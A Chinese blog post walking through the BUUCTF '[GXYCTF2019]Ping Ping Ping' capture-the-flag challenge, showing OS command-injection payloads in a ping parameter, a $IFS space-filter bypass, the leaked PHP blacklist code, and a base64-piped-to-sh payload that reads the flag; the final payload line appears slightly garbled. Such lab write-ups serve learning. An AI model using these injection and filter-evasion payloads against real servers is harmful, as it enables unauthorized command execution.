




# buuctf-Ping Ping Ping

原创

[xixihawuwu](#)  于 2020-11-23 16:27:30 发布  616  收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/xixihawuwu/article/details/11000049>

版权

Challenge 2639 Solves ×

# [GXYCTF2019]Ping Ping Ping

## 1

### Instance Info

Remaining Time: 10767s  
Lan Domain: 19994-e2a5e830-12fb-4117-8878-f949c1127d32  
<http://e2a5e830-12fb-4117-8878-f949c1127d32.node3.buuoj.cn>

[Destroy this instance](#) [Renew this instance](#)

Flag Submit

<https://blog.csdn.net/xixihawuwu>

← → ↻ 🏠 🛡️ e2a5e830-12fb-4117-8878-f949c1127d32.node3.buoj.cn

📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐

/?ip=

<https://blog.csdn.net/xixihawuwu>

看着界面，是一道命令执行题  
构造payload

← → ↻ 🏠 🛡️ e2a5e830-12fb-4117-8878-f949c1127d32.node3.buoj.cn/?ip=127.0.0.1

📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐 网址大全 🌐 爱淘宝 🌐

/?ip=

PING 127.0.0.1 (127.0.0.1): 56 data bytes

<https://blog.csdn.net/xixihawuwu>

Ls查询下



```
← → ↻ 🏠 e2a5e830-12fb-4117-8878-f949c1127d32.node3.buuoj.cn/?ip=127.0.0.1|ls  
📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 JD 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐 网址大全 🌐  
/?ip=  
flag.php  
index.php  
  
https://blog.csdn.net/xixihahawuwu
```



```
← → ↻ 🏠 e2a5e830-12fb-4117-8878-f949c1127d32.node3.buuoj.cn/?ip=127.0.0.1|cat flag.php  
📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 JD 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐 网址大全 🌐 爱淘宝  
/?ip= fxck your space!
```


空格被过滤了

\$IFS\$1代替



```
← → ↻ 🏠 e2a5e830-12fb-4117-8878-f949c1127d32.node3.buuoj.cn/?ip=127.0.0.1|cat$IFS$1flag.php  
📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 JD 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐 网址大全 🌐 爱淘宝 🌐  
/?ip= fxck your flag!
```

Flag也被过滤了，试试index



```
← → ↻ 🏠 e2a5e830-12fb-4117-8878-f949c1127d32.node3.buuoj.cn/?ip=127.0.0.1|cat$IFS$1index.php  
📁 火狐官方网站 📁 火狐官方网站 🌐 新手上路 📁 常用网址 📺 天猫双11 📁 常用网址 📺 JD 京东商城 🌐 微博 🌐 携程旅行 🌐 天猫 🌐 网址大全 🌐  
/?ip=  
/?ip=  
|\'|\\\"|\\\\\\(|\\)|\\[|\\]|\\{|\\}/", $ip, $match)){  
    echo preg_match("/^&|\\|\\?|\\*|\\<|[\\x{00}-\\x{20}]|\\>|\\'|\\\"|\\\\\\(|\\)|\\[|\\]|\\{|\\}/", $ip, $match);  
    die("fxck your symbol!");  
} else if(preg_match("/ /", $ip)){  
    die("fxck your space!");  
} else if(preg_match("/bash/", $ip)){  
    die("fxck your bash!");  
} else if(preg_match("/.*f.*l.*a.*g.*"/, $ip)){  
    die("fxck your flag!");  
}  
$a = shell_exec("ping -c 4 ".$ip);  
echo "  
";  
print_r($a);  
}  
?>  
  
https://blog.csdn.net/xixihahawuwu
```

一些被过滤的参数。根据这些构造payload

请输入要进行 Base64 编码或解码的字符

cat flag.php

编码 (Encode)    解码 (Decode)    ↕ 交换    (编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果: □ 编辑

Y2F0IGZsYWcucGhw

编码完毕, 原文本字节数: 12, 编码后字节数: 16。 [生成固定链接](#)

<https://blog.csdn.net/xixihawuwu>

这里吧cat flag.php用base64编码一下

构造payload

```
echo$IFS|Y2F0IGZsYWcucGhw|base64IFS$1-d|sh
```

```
Q 搜索 HTML
<html>
  <head></head>
  <body>
    /?ip=
  <pre>
    <!--?php $flag = "flag{a6240eb3-379a-4a3b-9843-3661573a0dbb}"; ?-->
  </pre>
</body>
</html>
```

<https://blog.csdn.net/xixihawuwu>